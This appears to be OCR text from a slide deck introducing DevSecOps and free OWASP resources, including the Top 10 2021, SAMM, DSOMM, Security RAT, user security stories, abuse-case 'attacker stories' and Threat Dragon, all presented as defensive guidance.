
DevSecOps - The Three Layers



The three layers of DevSecOps



Average Cost Of Fixing One Vulnerability




Source: Ponemon Institute

OWASP TOOLS ARE FREE & OPENSOURCE

- **Security Automation Tools you can integrate in the CI/CD pipelines**
- **Tools, Standards & Guidelines to help you to be Secure By Design**
- **Education and Training Tools & Resources**

From security requirements gathering, threat modeling, vulnerability scanning, vulnerability management, security testing, code review to best practices, maturity assessments and developer training

– all with a budget of $0



- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

OWASP TOP 10 2021

Insecure Design vs Implementation

- Design flaws and implementation defects have **different** root causes and remediation
- A secure design can still have implementation defects leading to vulnerabilities that may be exploited
- An **insecure design cannot be fixed** by a perfect implementation as by definition, needed security controls **were never created** to defend against specific attacks **in the first place**

A04:2021 – Insecure Design

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
40	24.19%	3.00%	6.46	6.78	77.25%	42.51%	262,407	2,691

Table of contents

Overview

A new category for 2021 focuses on risks related to design and architectural flaws, with a call for more use of threat modeling, secure design patterns, and reference architectures. As a community we need to move beyond "shift-left" in the coding space to pre-code activities that are critical for the principles of Secure by Design. Notable Common Weakness Enumerations (CWEs) include *CWE-209: Generation of Error Message Containing Sensitive Information*, *CWE-256: Unprotected Storage of Credentials*, *CWE-501: Trust Boundary Violation*, and *CWE-522: Insufficiently Protected Credentials*.

SAMM

ABOUT SAMM | THE MODEL | RESOURCES | GUIDANCE | COMMUNITY

Software Assurance Maturity Model

Select a language

SAMM model overview

Governance	Design	Implementation	Verification	Operations
Strategy and Metrics	Threat Assessment	Secure Build	Architecture Assessment	Incident Management
Policy and Compliance	Security Requirements	Secure Deployment	Requirements-driven Testing	Environment Management
Education and Guidance	Secure Architecture	Defect Management	Security Testing	Operational Management

Introduction

The mission of OWASP Software Assurance Maturity Model (SAMM) is to be the prime maturity model for software assurance that provides an effective and measurable way for all types of organizations to analyze and improve their software security posture. OWASP SAMM supports the complete software lifecycle, including development and acquisition, and is technology and process agnostic. It is intentionally built to be evolutive and risk-driven in nature.

The original model (v1.0) was written by Pravir Chandra and dates back from 2009. Over the last 10 years, it has proven a widely distributed and effective model for improving secure software practices in different types of organizations throughout the world. Translations and supporting tools have been contributed by the community to facilitate adoption and alignment. With version 2.0, we further improve the model to deal with some of its current limitations.

After a period of intensive discussions and with input from practitioners and the OWASP community during summits in Europe and the US on the best way forward, we take a new approach for version 2.0 based on the input we gathered.

For an overview of the version 2 changes, read our SAMM version 2 release notes.

SAMM helps organisations analyse their current software security practices, build a security program in defined iterations, show progressive improvements in secure practices, and define and measure security-related activities.

SECURE ARCHITECTURE

Model | Design | Secure Architecture

The Secure Architecture (SA) practice focuses on the security linked to components and technology you deal with during the architectural design of your software. Secure Architecture Design looks at the selection and composition of components that form the foundation of your solution, focusing on its security properties. Technology Management looks at the security of supporting technologies used during development, deployment and operations, such as development stacks and tooling, deployment tooling, and operating systems and tooling.

Maturity level		Stream A Architecture Design	Stream B Technology Management
1	Insert consideration of proactive security guidance into the software design process.	Teams are trained on the use of basic security principles during design.	Elicit technologies, frameworks and integrations within the overall solution to identify risk.
2	Direct the software design process toward known secure services and secure-by-default designs.	Establish common design patterns and security solutions for adoption.	Standardize technologies and frameworks to be used throughout the different applications.
3	Formally control the software design process and validate utilization of secure components.	Reference architectures are utilized and continuously evaluated for adoption and appropriateness.	Impose the use of standard technologies on all software development.

OWASP DevSecOps Maturity Model

,


DSOMM

Level 1: Basic understanding of security practices

Level 2: Adoption of basic security practices

Level 3: High adoption of security practices

Level 4: Advanced deployment of security practices at scale




OWASP Security RAT

OWASP Security RAT (Requirement Automation Tool) is a tool helping you manage security requirements in your agile development projects. The typical use case is:

- specify parameters of the software artifact you're developing
- based on this information, list of common security requirements is generated
- go through the list of the requirements and choose how you want to handle the requirements
- persist the state in a JIRA ticket (the state gets attached as a YAML file)
- create JIRA tickets for particular requirements in a batch mode in developer queues
- import the main JIRA ticket into the tool anytime in order to see progress of the particular tickets

OWASP User Security Stories




User Story	Acceptance Criteria
As a Software company Customer, my data must be protected from unintentional disclosure to other customers or external parties.	Data is segregated by tenant. Administrators and users must be separated by role to prevent unauthorized disclosure or modification. Personally Identifiable Information (Software company RESTRICTED data) must be encrypted-at-rest and must be encrypted in transit over public networks.
As a Software company Customer, I need the application to allow passphrases and/or difficult passwords.	Verify password entry fields allow, or encourage, the use of passphrases, long passphrases or highly complex passwords. Verify that measures are in place to block the use of commonly chosen passwords and weak passphrases.
As a Software company Customer, I need all connections to an application that contains my user data to be authenticated.	Verify that all connections to applications that contain customer information or functions are authenticated.
As a Software company Customer, I need password entry and other fields containing sensitive information to disallow caching or auto-complete.	Verify password and other data entry fields containing RESTRICTED information do not cache or allow auto-complete. An exception may be made for password managers.
As a Software company Customer, I need the ability to securely change or reset my password without worrying that my account(s) can be hijacked by	Verify all account identity authentication functions (such as update profile, forgot password, disabled / lost token, help desk or IVR) that might regain access to the account are at least as resistant to attack as the primary authentication mechanism. At a minimum, verify that the changing password functionality includes the old password, the new password, and a password confirmation. Verify that the forgotten password function and other recovery mechanisms do not reveal the current password and that the new password is not sent in clear text to the user. Verify

OWASP Abuse Case Cheatsheet

aka "Attacker Stories"


As an attacker, I will perform an injection attack (SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries) against input fields of the User or API interfaces
As an attacker, I have access to hundreds of millions of valid username and password combinations to perform credential stuffing.
As an attacker, I have default administrative account lists, automated brute force, and dictionary attack tools I use against login areas of the application and support systems.
As an attacker, I manipulate session tokens using expired and fake tokens to gain access.
As an attacker, I steal keys that were exposed in the application to get unauthorized access to the application or system.
As an attacker, I leverage metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges or abusing JWT invalidation.

OWASP Threat Dragon




OWASP Threat Dragon is a **free**, open-source, cross-platform threat modeling tool including system **diagramming** and a **rule engine** to auto-generate threats/mitigations.

OWASP Threat Modeling Playbook

